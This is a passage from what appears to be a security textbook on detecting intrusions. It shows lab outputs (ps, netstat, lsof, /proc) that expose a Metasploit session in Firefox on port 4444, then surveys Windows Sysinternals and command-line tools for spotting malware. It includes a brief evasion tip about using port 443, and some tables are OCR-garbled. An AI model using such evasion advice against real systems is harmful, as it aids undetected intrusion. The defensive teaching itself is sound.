lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 10 -> /usr/java/jre1.7.0/lib/ext/sunjce provider.jar lrwx-----. 1 pfermat pfermat 64 Jul 31 15:23 11 -> socket:[31713] lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 12 -> /tmp/jar cache7965704024406646245.tmp (deleted) lrwx-----. 1 pfermat pfermat 64 Jul 31 15:23 13 -> socket:[27206] lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 15 -> /tmp/jar\_cache1325341554883442176.tmp (deleted) l-wx-----. 1 pfermat pfermat 64 Jul 31 15:23 16 -> pipe:[27252] lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 17 -> pipe:[27253] l-wx-----. 1 pfermat pfermat 64 Jul 31 15:23 18 -> pipe:[27302] lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 19 -> pipe:[27254] l-wx-----. 1 pfermat pfermat 64 Jul 31 15:16 2 -> pipe:[27175] lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 20 -> pipe:[27303] lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 22 -> pipe:[27304] l-wx-----. 1 pfermat pfermat 64 Jul 31 15:16 3 -> /usr/java/jre1.7.0/lib/rt.jar lr-x----. 1 pfermat pfermat 64 Jul 31 15:16 4 -> /usr/java/jre1.7.0/lib/jsse.jar lr-x----. 1 pfermat pfermat 64 Jul 31 15:23 5 -> /dev/random lr-x----. 1 pfermat pfermat 64 Jul 31 15:16 6 -> /dev/urandom lr-x----. 1 pfermat pfermat 64 Jul 31 15:16 7 -> /usr/java/jre1.7.0/lib/jce.jar lr-x----. 1 pfermat pfermat 64 Jul 31 15:16 8 -> /usr/java/jre1.7.0/lib/ext/sunec.jar lrwx-----. 1 pfermat pfermat 64 Jul 31 15:23 9 -> socket:[27197]

These are the same deleted files noted earlier through lsof. Though the files have been deleted from their original location in /tmp, the contents can still be accessed through the link in /proc. Copy these and the Java class noted earlier to a convenient location for further analysis.

```
[root@sirius ~]# mkdir quarantine
[root@sirius quarantine]# cp /tmp/~spawn1963638874784095284.tmp.dir/metasploit/
PayloadTrustManager.class ./quarantine/
[root@sirius ~]# cp /proc/3578/fd/12 ./quarantine/sample_1
[root@sirius ~]# cp /proc/3578/fd/15 ./quarantine/sample_2
[root@sirius ~]# cd ./quarantine/
[root@sirius quarantine]# ls -1
total 68
-rw-r--r--. 1 root root 1309 Jul 31 16:40 PayloadTrustManager.class
-rw-r--r--. 1 root root 24427 Jul 31 16:40 sample_1
-rw-r--r--. 1 root root 38782 Jul 31 16:40 sample_2
```

### Detect: Firefox XCS Code Execution

Chapter 2 showed how to attack Firefox directly with the Firefox 5.0 – 15.0.1 \_\_exposedProps\_\_XCS Code Execution attack. Configure the attack using the default JavaScript XPCOM shell running on the default port (4444) for the payload. Visit the malicious web page with a vulnerable Ubuntu 12.04 desktop system using the vulnerable (and default) Firefox 14.0.1, and obtain a session on the target.

After the successful attack, listing the users on the system shows just the single logged-in user.

dhilbert@betelgeuse:~\$ v	I			
09:38:05 up 40 min, 2	users, load avera	age: 0.00, 0.01,	0.05	
USER TTY FROM	LOGIN@	IDLE JCPU	PCPU	WHAT
dhilbert tty7	08:57	40:13 7.96s	0.10s	gnome-session
session=ubuntu				
dhilbert pts/0 :0	09:01	0.00s 0.23s	0.00s	W

A check of the process list with ps aux shows little out of the ordinary.

dhilbert@	betelg	euse:	~\$ si	udo ps a	aux						
USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND	
root	1	0.0	0.1	3516	1980	?	Ss	08:57	0:00	/sbin/init	
root	2	0.0	0.0	0	0	?	S	08:57	0:00	[kthreadd]	
Output Deleted											
dhilbert	1757	0.2	6.4	380096	65980	?	S1	09:00	0:05	/usr/lib/firefox/firefox	
dhilbert	1775	0.0	0.3	36092	3936	?	S1	09:00	0:00	/usr/lib/at-spi2-core/at-	
										spi-bus-launcher	
dhilbert	1816	0.1	1.5	90012	16404	?	S1	09:01	0:03	gnome-terminal	
dhilbert	1825	0.0	0.0	2384	756	?	S	09:01	0:00	gnome-pty-helper	
dhilbert	1826	0.0	0.3	7204	3660	pts/0	Ss	09:01	0:00	bash	
root	2129	0.0	0.0	0	0	?	S	09:30	0:00	[kworker/0:0]	
root	2131	0.0	0.0	0	0	?	S	09:35	0:00	[kworker/0:2]	
root	2135	0.0	0.0	0	0	?	S	09:40	0:00	[kworker/0:1]	
root	2140	0.0	0.1	5808	1716	pts/0	S+	09:45	0:00	sudo ps aux	
root	2141	0.0	0.1	4928	1168	pts/0	R+	09:45	0:00	ps aux	
and checking with -forest also shows nothing unusual.											
dhilbert@	betelg	euse:	~\$ si	udo ps a	aux	forest					

dhilbert@b	petelg	euse:	~\$ si	ido ps a	aux1	forest			
USER	PID	%CPU 2	%MEM	VSZ	RSS	TTY	STAT	START	TIME COMMAND
root	2	0.0	0.0	0	0	?	S	08:57	0:00 [kthreadd]
root	3	0.0	0.0	0	0	?	S	08:57	0:00 \_ [ksoftirqd/0]
Output	t Dele	ted .	••						
dhilbert	1757	0.2	6.4	380096	66236	?	S1	09:00	0:05 /usr/lib/firefox/firefox
dhilbert	1775	0.0	0.3	36092	3936	?	S1	09:00	0:00 /usr/lib/at-spi2-core/at-
									spi-bus-launcher
dhilbert	1816	0.1	1.5	90012	16404	?	S1	09:01	0:03 gnome-terminal
dhilbert	1825	0.0	0.0	2384	756	?	S	09:01	0:00 \_ gnome-pty-helper
dhilbert	1826	0.0	0.3	7204	3660	pts/0	Ss	09:01	0:00 \_ bash
root	2157	0.0	0.1	5808	1720	pts/0	S+	09:48	0:00 \_ sudo ps auxforest
root	2158	0.0	0.1	5044	1128	pts/0	R+	09:48	0:00 \_ ps auxforest

Check the network connections with netstat.

dhilbert@	betelge	use:~\$ sudo netstat -ant	:p		
Active In	ternet	connections (servers and	l established)		
Proto Rec	v-Q Sen	d-Q Local Address	Foreign Address	State	PID/Program name
tcp	0	0 127.0.0.1:631	0.0.0.0:*	LISTEN	767/cupsd
tcp	1	0 10.0.2.18:59813	91.189.89.144:80	CLOSE_WAIT	1567/ubuntu-geoip-p
tcp	0	0 10.0.2.18:59911	10.0.2.249:4444	ESTABLISHED	1757/firefox
tcp6	0	0 ::1:631	:::*	LISTEN	767/cupsd

The lsof command includes the hostnames for the remote connections.

petel	geuse:~\$ s	udo ls	of -i4	4			
PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
767	root	9u	IPv4	8063	oto	ТСР	localhost:ipp (LISTEN)
772	avahi	12u	IPv4	8099	oto	UDP	*:mdns
772	avahi	14u	IPv4	8101	oto	UDP	*:55226
1567	dhilbert	7u	IPv4	11001	oto	ТСР	<pre>betelgeuse.local:59813-&gt;mistletoe.</pre>
							<pre>canonical.com:http (CLOSE_WAIT)</pre>
1757	dhilbert	57u	IPv4	11954	oto	ТСР	<pre>betelgeuse.local:59911-&gt;</pre>
							10.0.2.249:4444 (ESTABLISHED)
	PID 767 772 772 1567	PID USER 767 root 772 avahi 772 avahi 1567 dhilbert	PID USER FD 767 root 9u 772 avahi 12u 772 avahi 14u 1567 dhilbert 7u	PID USER FD TYPE 767 root 9u IPv4 772 avahi 12u IPv4 772 avahi 14u IPv4 1567 dhilbert 7u IPv4	767root9uIPv48063772avahi12uIPv48099772avahi14uIPv481011567dhilbert7uIPv411001	PID         USER         FD         TYPE         DEVICE         SIZE/OFF           767         root         9u         IPv4         8063         0t0           772         avahi         12u         IPv4         8099         0t0           772         avahi         14u         IPv4         8101         0t0           1567         dhilbert         7u         IPv4         11001         0t0	PIDUSERFDTYPEDEVICESIZE/OFFNODE767root9uIPv48063OtoTCP772avahi12uIPv48099OtoUDP772avahi14uIPv48101OtoUDP1567dhilbert7uIPv411001OtoTCP

There are two connections of interest. The first runs on HTTP and appears to be a connection from a local Ubuntu named service to a host at Canonical, the makers of Ubuntu. The second connection is much more suspicious; it is a browser making an outbound connection to a host on port 4444, which is known to be the default port for many Metasploit payloads.

A closer inspection of the Firefox process (1757) is clearly warranted. The lsof command shows a collection of libraries loaded into memory, access by Firefox to a SQLite database, and the network connection.

```
dhilbert@betelgeuse:~$ sudo lsof -p 1757
lsof: WARNING: can't stat() fuse.gvfs-fuse-daemon file system /home/dhilbert/.gvfs
     Output information may be incomplete.
COMMAND PID
                USER
                       FD
                            TYPE
                                     DEVICE SIZE/OFF
                                                        NODE NAME
                                                4096 1058150 /home/dhilbert
firefox 1757 dhilbert cwd
                             DIR
                                        8,1
firefox 1757 dhilbert rtd
                             DIR
                                        8,1
                                                4096
                                                           2 /
firefox 1757 dhilbert txt
                             REG
                                               79304 656653 /usr/lib/firefox/firefox
                                        8,1
firefox 1757 dhilbert mem
                             REG
                                              341072 1177869 /usr/share/fonts/truetype/ttf-
                                        8,1
                                                             dejavu/DejaVuSerif-Bold.ttf
firefox 1757 dhilbert mem
                             REG
                                        8,1 1360484 658045 /usr/lib/i386-linux-gnu/
                                                             libxml2.so.2.7.8
firefox 1757 dhilbert mem
                             REG
                                        8,1
                                              333616 1177892 /usr/share/fonts/truetype/
                                                             ubuntu-font-family/Ubuntu-B.ttf
firefox 1757 dhilbert mem
                             REG
                                        8,1
                                              423508 656662 /usr/lib/firefox/libnssckbi.so
... Output Deleted ...
firefox 1757 dhilbert 50u
                                              131200 1059576 /home/dhilbert/.mozilla/
                            REG
                                        8,1
                                                             firefox/gmjvy063.default/
                                                             places.sqlite-wal
firefox 1757 dhilbert 51w
                           FIFO
                                        0,8
                                                       13815 pipe
                                                 oto
                                              425984 1059580 /home/dhilbert/.mozilla/
firefox 1757 dhilbert 53ur
                            REG
                                        8,1
                                                             firefox/gmjvy063.default/
                                                             addons.sqlite
```

firefox 1757 dhilbert	54uw	REG	8,1	425984 105		/home/dhilbert/.mozilla/ firefox/gmjvy063.default/
firefox 1757 dhilbert	55u	REG	8,1	262720 106		extensions.sqlite /home/dhilbert/.mozilla/
						<pre>firefox/gmjvy063.default/ extensions.sqlite-journal</pre>
firefox 1757 dhilbert	57u	IPv4	11954	0t0	тср	<pre>betelgeuse.local:59911-&gt; 10.0.2.249:4444 (ESTABLISHED)</pre>

A check of the data in /proc for this process shows nothing unusual. For example, the process was started with the default arguments

```
dhilbert@betelgeuse:~$ sudo cat -v /proc/1757/cmdline
/usr/lib/firefox/firefox^@
```

and though the process has 57 open file descriptors, nothing stands out. Most of the opened files are in the user's Firefox configuration directory.

```
dhilbert@betelgeuse:~$ sudo ls -l /proc/1757/fd
total 0
lr-x----- 1 dhilbert dhilbert 64 Aug 1 09:00 0 -> /dev/null
... Output Deleted ...
lr-x----- 1 dhilbert dhilbert 64 Aug 1 09:00 25 -> /home/dhilbert/.mozilla/firefox/
gmjvy063.default/permissions.sqlite
lr-x----- 1 dhilbert dhilbert 64 Aug 1 09:00 26 -> /home/dhilbert/.mozilla/firefox/
gmjvy063.default/downloads.sqlite
```

... Output Deleted ...

Because Firefox is a web browser, outbound network connections from it are expected. Had the attacker selected a more appropriate port (*e.g.*, 443) for the payload, then the analysis of the network connections would have shown nothing of interest. The JavaScript payload runs within Firefox, so this attack created no new processes to arouse the suspicion of the defender. This brief analysis of the Firefox process itself shows nothing out of the ordinary. Taken together, this attack is much less detectable than the first example. On the other hand the stealth comes at a cost, as the attacker is trapped in the Firefox process. Once Firefox is terminated, the attacker loses access to the system.

## Windows Tools

The Windows Sysinternals Suite is a collection of 70 tools that are invaluable to a Windows system administrator. The tools can be downloaded in a group from <a href="http://technet.microsoft.com/en-us/sysinternals/bb842062.aspx">http://technet.microsoft.com/en-us/sysinternals/bb842062.aspx</a>; they can also be downloaded individually. These tools can be run live on any system with a network connection. The network location <a href="http://technet.sysinternals.com/tools">\live.sysinternals/bb842062.aspx</a>; they can also be downloaded individually. These tools can be run live on any system with a network connection. The network location <a href="http://technet.sysinternals.com/tools">\live.sysinternals.com/tools</a> in the address bar of Windows Explorer provides access to the live tools.

One useful Sysinternals tool is PSLoggedOn, which lists the users currently logged on to a system.

C:\Users\Felix Klein>"c:\Program Files\Sysinternals\psloggedon.exe" /accepteula

```
PsLoggedon v1.34 - See who's logged on
Copyright (C) 2000-2010 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Users logged on locally:
8/2/2014 11:40:26 AM INTERAMNIA\Felix Klein
```

```
No one is logged on via resource shares.
```

Most Sysinternals programs have an end user license agreement that is needs to be accepted before the program will complete; the flag /accepteula accepts the agreement automatically.

The built-in tool wmic is also be used to list the currently logged-on users. Run the query

```
C:\Users\Felix Klein>wmic computersystem get username, name
Name UserName
INTERAMNIA INTERAMNIA\Felix Klein
```

The Sysinternals tool logonsessions, run as an administrator lists all of the logon sessions on the system.

C:\Users\Administrator>"c:\Program Files\Sysinternals\logonsessions.exe" /p /accepteula

```
Logonsesions v1.21
Copyright (C) 2004-2010 Bryce Cogswell and Mark Russinovich
Sysinternals - www.sysinternals.com
[0] Logon session 00000000:000003e7:
   User name: WORKGROUP\CERES$
   Auth package: NTLM
    Logon type: (none)
    Session:
                 0
    Sid:
                 S-1-5-18
    Logon time: 8/2/2014 4:53:47 PM
    Logon server:
   DNS Domain:
   UPN:
     244: smss.exe
     344: csrss.exe
     408: csrss.exe
     416: wininit.exe
     444: winlogon.exe
     508: services.exe
     516: lsass.exe
     620: svchost.exe
     652: VBoxService.exe
     832: svchost.exe
     1128: spoolsv.exe
     1176: svchost.exe
    1892: WmiPrvSE.exe
```

```
... Output Deleted ...
[3] Logon session 00000000:0001545f:
   User name: CERES\Administrator
   Auth package: NTLM
   Logon type: Interactive
   Session:
                1
   Sid:
                 S-1-5-21-1649705763-1781507606-3678489214-500
   Logon time: 8/2/2014 1:54:11 PM
   Logon server: CERES
   DNS Domain:
   UPN:
    1708: taskhostex.exe
    1752: explorer.exe
    1972: ServerManager.exe
    1152: VBoxTray.exe
    1960: cmd.exe
    2408: conhost.exe
    2164: cmd.exe
    1816: conhost.exe
    2860: logonsessions.exe
```

#### ... Output Deleted ...

Here the /p switch provides information about the process(es) running in each session. The output from this tool includes the various service accounts running on the system.

The command tasklist lists the processes running on a Windows system, including their name and PID.

C:\Users\Administrator>tasklist Image Name PID Session Name Session# Mem Usage System Idle Process 0 Services 0 20 K System 4 Services 0 260 K 244 Services 948 K smss.exe 0 0 948 K 0 3,284 K 1 10,916 K 340 Services csrss.exe csrss.exe 404 Console wininit.exe 412 Services 0 3,412 K winlogon.exe 440 Console 1 5,372 K services.exe 504 Services 0 6,228 K 512 Services 600 Services lsass.exe 0 7,928 K 7,180 K svchost.exe 0 VBoxService.exe 632 Services 0 4,680 K svchost.exe 692 Services 0 5,052 K

... Output Deleted ...

Processes named svchost.exe are used to run Windows services. The list of running services is available with the /svc flag.

#### C:\Users\Administrator>tasklist /svc

Image Name	PID	Services
	=======	
System Idle Process	0	N/A
System	4	N/A
smss.exe	244	N/A
csrss.exe	340	N/A
csrss.exe	404	N/A
wininit.exe	412	N/A
winlogon.exe	440	N/A
services.exe	504	N/A
lsass.exe	512	SamSs
<pre>svchost.exe</pre>	600	BrokerInfrastructure, DcomLaunch, LSM,
		PlugPlay, Power
VBoxService.exe	632	VBoxService
svchost.exe	692	RpcEptMapper, RpcSs
<pre>svchost.exe</pre>	764	Dhcp, EventLog, 1mhosts
dwm.exe	796	N/A
<pre>svchost.exe</pre>	840	<pre>gpsvc, iphlpsvc, LanmanServer, ProfSvc,</pre>
		Schedule, SENS, ShellHWDetection, Themes,
		Winmgmt
svchost.exe	872	EventSystem, FontCache, netprofm, nsi,
		RemoteRegistry, WinHttpAutoProxySvc
<pre>svchost.exe</pre>	988	CryptSvc, Dnscache, LanmanWorkstation,
		NlaSvc, WinRM
<pre>svchost.exe</pre>	744	BFE, DPS, MpsSvc
spoolsv.exe	1096	Spooler
svchost.exe	1144	TrkWks, UALSVC

... Output Deleted ...

Attackers have recognized the value of using svchost.exe as a cover for their malware; any process named svchost.exe without corresponding Windows services should be treated as suspicious. The sc command can be used to provide the description of a service. To find the description of TrkWks from PID 1144 above, run

C:\Users\Administrator>sc qdescription TrkWks [SC] QueryServiceConfig2 SUCCESS

SERVICE\_NAME: TrkWks DESCRIPTION: Maintains links between NTFS files within a computer or across computers in a network. Extended information about the state of a service can be found with

C:\Users\Administrator>sc queryex TrkWks

```
SERVICE NAME: TrkWks
       TYPE
                       : 20 WIN32 SHARE PROCESS
       TYPE
STATE
                        : 4 RUNNING
                             (STOPPABLE, NOT PAUSABLE, ACCEPTS SHUTDOWN)
       WIN32 EXIT CODE : 0 (0x0)
       SERVICE_EXIT_CODE : 0 (0x0)
       CHECKPOINT
                        : 0x0
       WAIT HINT
                        : 0x0
       PID
                        : 1144
       FLAGS
                        :
```

Windows Task Manager displays the running processes in a graphical tool. It can be started with the keyboard shortcut CTRL+SHIFT+ESC. It is also one of the options available on a running system after pressing CTRL+ALT+DELETE on a logged-in system.

lications Proces	ses Services	Per	formance Ne	tworking Users
Image Name	User Name	CPU	Memory (	Description
csrss.exe		00	824 K	)
dwm.exe EMET_Agent explorer.exe taskhost.exe taskmgr.exe VBoxTray.exe winlogon.exe	Herman Herman Herman Herman Herman	00 00 00 00 00 00	788 K 10,208 K 9,776 K 1,072 K 1,324 K 1,136 K 1,136 K	Host Proc Windows
Bhow process	ses from all use	ers		End Process

Figure 3-1. A Comparison of Task Manager on Windows 7 (above) and Windows 8 (next page)

				Task	Manag	er				×
<u>Eile O</u> pti	ons <u>V</u> iew									
Processes	Performance	App history	Startup	Users	Details	Services				_
Name	*	Statu	15		2% CPU	31% Memory	0% Disk	0% Network		
Apps (1	)									
Þ 👰 Ta	sk Manager					0%	6.2 MB	0 MB/s	0 Mbps	
Backgro	ound proces	ses (6)								
E De	vice Association	n Framework .			0%	1.6 MB	0 MB/s	0 Mbps		
Host Process for Windows Tasks						0%	1.7 MB	0 MB/s	0 Mbps	
▷ 🔒 M	icrosoft Windov	ws Search Inde				0%	2.8 MB	0 MB/s	0 Mbps	
🖻 🖶 Sp	ooler SubSyster	m App				0%	1.5 MB	0 MB/s	0 Mbps	
Þ 🤞 Vir	tualBox Guest A	Additions Servi	i			0%	0.8 MB	0 MB/s	0 Mbps	
🔞 Vir	tualBox Guest A	Additions Tray	•••			0%	1.0 MB	0 MB/s	0 Mbps	
Window	vs processes	s (20)								
Client Server Runtime Process						0%	0.8 MB	0 MB/s	0 Mbps	
Client Server Runtime Process						0%	0.8 MB	0 MB/s	0 Mbps	
De	Desktop Window Manager						13.8 MB	0 MB/s	0 Mbps	
b 111	cal Security Aut	thority Process				0%	1.9 MR	0 MR/c	0 Mbos	
· Fewer	details								End task	

Figure 3-1. (continued)

The Sysinternals tool Process Explorer (procexp.exe), when run as administrator, provides a more feature-rich tool to manage running processes. Process Explorer color codes the process name by the process type.

- Green: New processes.
- Red: Deleted processes.
- Gray-Blue: Processes run by the same user running Process Explorer.
- Pink: Services.
- Gray: Suspended processes.
- Purple: Packed processes, meaning that it is compressed or encrypted. Though some legitimate processes are packed (*e.g.*, IrfanView, a common image viewer), malware also uses this technique.
- Yellow: .NET processes, or DLLs that have been rebased in memory.
- Brown: Jobs.
- Teal: Immersive processes; these are only found on Windows 8, Windows Server 2012, and related operating systems.

	Find User	-	. i		l da		
Process	CPU	Private Bytes	Working Set	PID Description	Company Name	Verified Signer	Virus
System Idle Process	98.77	0 K	12 K	0			
E System	0.02	44 K	560 K	4			
Interrupts	0.34	0 K	0 K	n/a Hardware Interrupts and DPCs	5		
smss.exe		212 K	768 K	252 Windows Session Manager	Microsoft Corporation	(Verified) Microsoft	0/53
CSrss.exe	10000	1,196 K	3,200 K	328 Client Server Runtime Process		(Verified) Microsoft	0/54
CSrss.exe	0.11	1.144 K	5,416 K	376 Client Server Runtime Process	Microsoft Corporation	(Verified) Microsoft	0/54
wininit.exe	< 0.01	808 K	3,192 K	384 Windows Start-Up Application	Microsoft Corporation	(Verified) Microsoft	0/54
= services.exe	1.52353	3,896 K	6,532 K	472 Services and Controller app	Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe		2,284 K	6,120 K	580 Host Process for Windows S	. Microsoft Corporation	(Verified) Microsoft	0/54
VBoxService.exe	< 0.01	1,464 K	4,136 K	644 VirtualBox Guest Additions S	Oracle Corporation	(Verified) Oracle C	0/54
svchost.exe		1,876 K	4,800 K	708 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe		11,880 K	11,444 K	796 Host Process for Windows S	. Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe		2,992 K	8,236 K	828 Host Process for Windows S	. Microsoft Corporation	(Verified) Microsoft	0/54
dwm.exe		936 K	3,692 K	552 Desktop Window Manager	Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe	< 0.01	12,480 K	22,480 K	852 Host Process for Windows S	. Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe		3,796 K	7,424 K	1020 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe	< 0.01	11,540 K	11,568 K	1112 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/54
spoolsv.exe		4,300 K	8,080 K	1268 Spooler SubSystem App	Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe		8,852 K	9,956 K	1320 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/54
svchost.exe		3,916 K	7,648 K	1460 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/54
taskhost.exe		2,076 K	4,980 K	288 Host Process for Windows T	. Microsoft Corporation	(Verified) Microsoft	0/53
SearchIndexer.exe		14,516 K	8,724 K	336 Microsoft Windows Search I	Microsoft Corporation	(Verified) Microsoft	0/51
wmpnetwk.exe		3,256 K	2,464 K	1732 Windows Media Player Netw.	Microsoft Corporation	(Verified) Microsoft	0/53
svchost.exe		110,696 K	7,692 K	2400 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/54
Isass.exe		2,304 K	7,000 K	480 Local Security Authority Proc	Microsoft Corporation	(Verified) Microsoft	0/54
Ism.exe		1,044 K	2,720 K	488 Local Session Manager Serv.	Microsoft Corporation	(Verified) Microsoft	0/51
winlogon.exe		1.328 K	4,448 K	412 Windows Logon Application	Microsoft Corporation	(Verified) Microsoft	0/54
explorer.exe	0.03	31,356 K	37,880 K	724 Windows Explorer	Microsoft Corporation	(Verified) Microsoft	
VBoxTray.exe	< 0.01	1,252 K	4,824 K	1576 VirtualBox Guest Additions Tr.		(Verified) Oracle C	-
EMET_Agent.exe		20,584 K	30,792 K	1700 EMET Agent	Microsoft Corporation	(Verified) Microsoft	
2 procexp.exe	0.73	15,796 K	24.088 K	2172 Sysintemals Process Explorer			

Figure 3-2. Process Explorer

Process Explorer can verify that one or all of the processes on the system are running with verified signatures; from the Options menu select Verify Image Signatures. An additional column is shown; if the application is signed then the publisher is listed. Though many legitimate applications are signed, not all are.

Process Explorer can also automatically submit the hashes of running processes to VirusTotal for analysis. VirusTotal, available at https://www.virustotal.com/en/ checks the submission against a number of different antivirus tools. When VirusTotal is used with Process Explorer (navigate Options > VirusTotal.com > Check VirusTotal.com), a new column appears in the display indicating the number of antivirus products that considered the file malicious and the total number of antivirus products checked. Clicking on the hyperlink in that column takes the user to the corresponding web page on VirusTotal.com.

Double-clicking on any process brings up a dialog box with the properties of that process. One tab provides information about the image, including the file name, its version, its current working directory, and its parent process. The TCP/IP tab lists all active network connections for the process. A number of tabs provide information about process execution, including tabs for performance, disk and network, running threads, and the environment variables for the process. The strings tab lists all of the text strings that occur either in the image or in memory.

Process Explorer can replace Task Manager; from the Process Explorer main menu navigate Options ► Replace Task Manager.

An open source tool that provides many of the features of Process Explorer is Process Hacker, available at http://processhacker.sourceforge.net.

The Sysinternals tool Process Monitor (procmon.exe) records input and output for processes, including file access, network access, and registry access. Content data is not recorded, though the process stack is. Process Monitor captures an enormous amount of data on a running system, far too much to be analyzed live. The events recorded by Process Monitor can be saved for later analysis. This subsequent analysis can even be done on a different system.

ile <u>E</u> dit E <u>v</u> ent Fi <u>l</u> ter	Tools Options Help			
🛎 🖬   🔍 🕅 💟	衬 🔺 🚱   🗉	🗛 🔻 🛛 🐹 🔜 🔍 🗖		
Time Process Name	PID Operation	Path	Result	Detail
2:04: 😪 VBox Tray.exe	1576 🧟 Thread Create		SUCCESS	Thread ID:
2:04: 🙀 VBox Tray.exe	1576 🚑 Thread Exit		SUCCESS	Thread ID:
:04: VBoxService.exe	644 KegOpenKey	HKLM\System\CurrentContr	rolSet\Services\TcpREPARSE	Desired Ac
2:04: 🕉 VBoxService.exe	644 KegOpenKey	HKLM\Svstem\CurrentContr	olSet\Services\TcpSUCCESS	Desired Ac
:04: VBoxService.exe	644 KegOpenKey	HKLM\System\CurrentContr	rolSet\services\TcpiSUCCESS	Desired Ac
2:04: VBoxService.exe	644 🚜 RegQueryValue	HKLM\System\CurrentContr	rolSet\services\TcpiSUCCESS	Type: REG
:04: VBoxService.exe	644 KegCloseKey		olSet\services\TcpiSUCCESS	.,,
:04: VBoxService.exe	644 KegCloseKey		rolSet\services\TcpiSUCCESS	
:04: VBoxService.exe	644 🔣 RegOpen Key		ntrolSet\Services\T REPARSE	Desired Ac
:04: VBoxService.exe	644 KegOpenKey		rolSet\Services\TcpSUCCESS	Desired Ac
:04: VBoxService.exe	644 RegQueryValue		rolSet\services\TcpiSUCCESS	Type: REG
:04: VBoxService.exe	644 RegQueryValue		rolSet/services/TcpiSUCCESS	Type: REG
:04: VBoxService.exe	644 RegQueryValue		rolSet/services/TcpiSUCCESS	Type: REG
:04: VBoxService.exe	644 KegQueryValue		rolSet/services/TcpiSUCCESS	Type: REG
:04: VBoxService.exe	644 KegCloseKev		rolSet/services/TcpiSUCCESS	1900.1120
:04: svchost.exe	1020 RegOpenKey	HKLM	SUCCESS	Desired Ac
:04: svchost.exe	1020 RegOpenKey		ntrolSet\Services\ REPARSE	Desired Ac
:04: svchost.exe	1020 RegOpenKey		rolSet\Services\W3 NAME NOT FOUND	Desired Ac
:04: svchost.exe	1020 KegCloseKey	HKLM	SUCCESS	Desired Ac
:04: svchost.exe	472 Thread Create	HIKEM	SUCCESS	Thread ID:
:04: svchost.exe	796 WriteFile	C:\Windows\ServiceProfiles	LocalService\App SUCCESS	Offset: 0. L
:04: svchost.exe	472 AT Thread Create	C: Windows (ServiceProfiles	SUCCESS	Thread ID:
:05: Officefox.exe	3884 LockFile	Cillian Hamana West A	pData\Roaming\M SUCCESS	Exclusive:
:05: Ofirefox.exe	3884 ALockFile		pData Roaming (M SUCCESS pData Roaming (M SUCCESS	Exclusive:
:05: Sirefox.exe	3884 UnlockFileSingle		pData Roaming (M SUCCESS pData Roaming (M SUCCESS	Offset: 1.0
:05: Sirefox.exe	3884 CreateFile			Desired Ac
:05: Stirefox.exe			ppData\Roaming\M NAME NOT FOUND	AllocationS
:05: Interfox.exe	3884 ReadFile	ormationFile C:\Users\Hermann Weyl\Ap		Allocations Offset: 24.
			pData\Roaming\MSUCCESS	
		ormationFile C:\Users\Hermann Weyl\Ap		AllocationS
:05: Sirefox.exe	3884 CreateFile		pData\Roaming\M NAME NOT FOUND	Desired Ac
:05: Sirefox.exe		ormationFile C:\Users\Hermann Weyl\Ap		AllocationS
:05: 실firefox.exe	3884 🛃 Unlock File Single		pData\Roaming\M SUCCESS	Offset: 1,0
		m		

Figure 3-3. Process Monitor

Windows systems have a program named netstat to determine the state of the network connections on the system. Though similar to the Linux tool, the command-line switches are different. To use netstat to show all of the listening ports, use the /a switch. To have the ports displayed in numeric form use /n and to include the PID of the process that opened the port, use /o.

C:\Users\Felix Klein>netstat /ano

#### Active Connections

Proto TCP TCP TCP TCP TCP	Local Address 0.0.0.0:135 0.0.0.0:445 0.0.0.0:5357 0.0.0.0:49152 0.0.0.0:49153	Foreign Address 0.0.0.0:0 0.0.0.0:0 0.0.0.0:0 0.0.0.0:0 0.0.0.0:0	State LISTENING LISTENING LISTENING LISTENING LISTENING	PID 696 4 4 380 784
Outp	ut Deleted			
UDP	[::]:60876	*:*		1284
UDP	[::1]:1900	*:*		1284
UDP	[::1]:56500	*:*		1284
UDP	[fe80::fc48:a613:ee25:	557%11]:1900 *:*		1284
UDP	[fe80::fc48:a613:ee25:	557%11]:56499 *:*		1284

The name of the process that opened the connection is available with the /b switch, though this requires an administrator-level command prompt. The /f switch displays the name rather than the IP address for destinations. The /p flag filters the results to particular protocols; for example to see just TCP connections on IPv6, run

C:\Users\Felix Klein>netstat /a /p TCPv6

Active Connections

Proto	Local Address	Foreign Address	State
ТСР	[::]:135	Interamnia:0	LISTENING
тср	[::]:445	Interamnia:0	LISTENING
ТСР	[::]:5357	Interamnia:0	LISTENING
тср	[::]:49152	Interamnia:0	LISTENING
ТСР	[::]:49153	Interamnia:0	LISTENING
ТСР	[::]:49154	Interamnia:0	LISTENING
ТСР	[::]:49155	Interamnia:0	LISTENING
ТСР	[::]:49156	Interamnia:0	LISTENING

The Sysinternals tool TCPView (tcpview.exe) provides a graphical way to view network connections on the system. Each connection is color coded: green are new, recently closed in red, and connections that have recently changed state in yellow.

2			TCPVie	w - Sysinterna	ls: www.sysintern	als.com				×
ile <u>O</u> ptions	Process View	<u>H</u> elp								
🖬 A 🛶 🖸	3									
Process /	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	
dasHost.exe	1792	UDP	Europa	60413		*				
dasHost.exe	1792	UDP	Europa	61638	*	ж				
dasHost.exe	1792	UDPV6	europa.asteroid.ex	3702	*	ж				
dasHost.exe	1792	UDPV6	europa.asteroid.ex		×	к				
dasHost.exe	1792	UDPV6	europa.asteroid.ex	60414	*	ж				
dasHost.exe	1792	UDPV6	europa.asteroid.ex		×	ж				
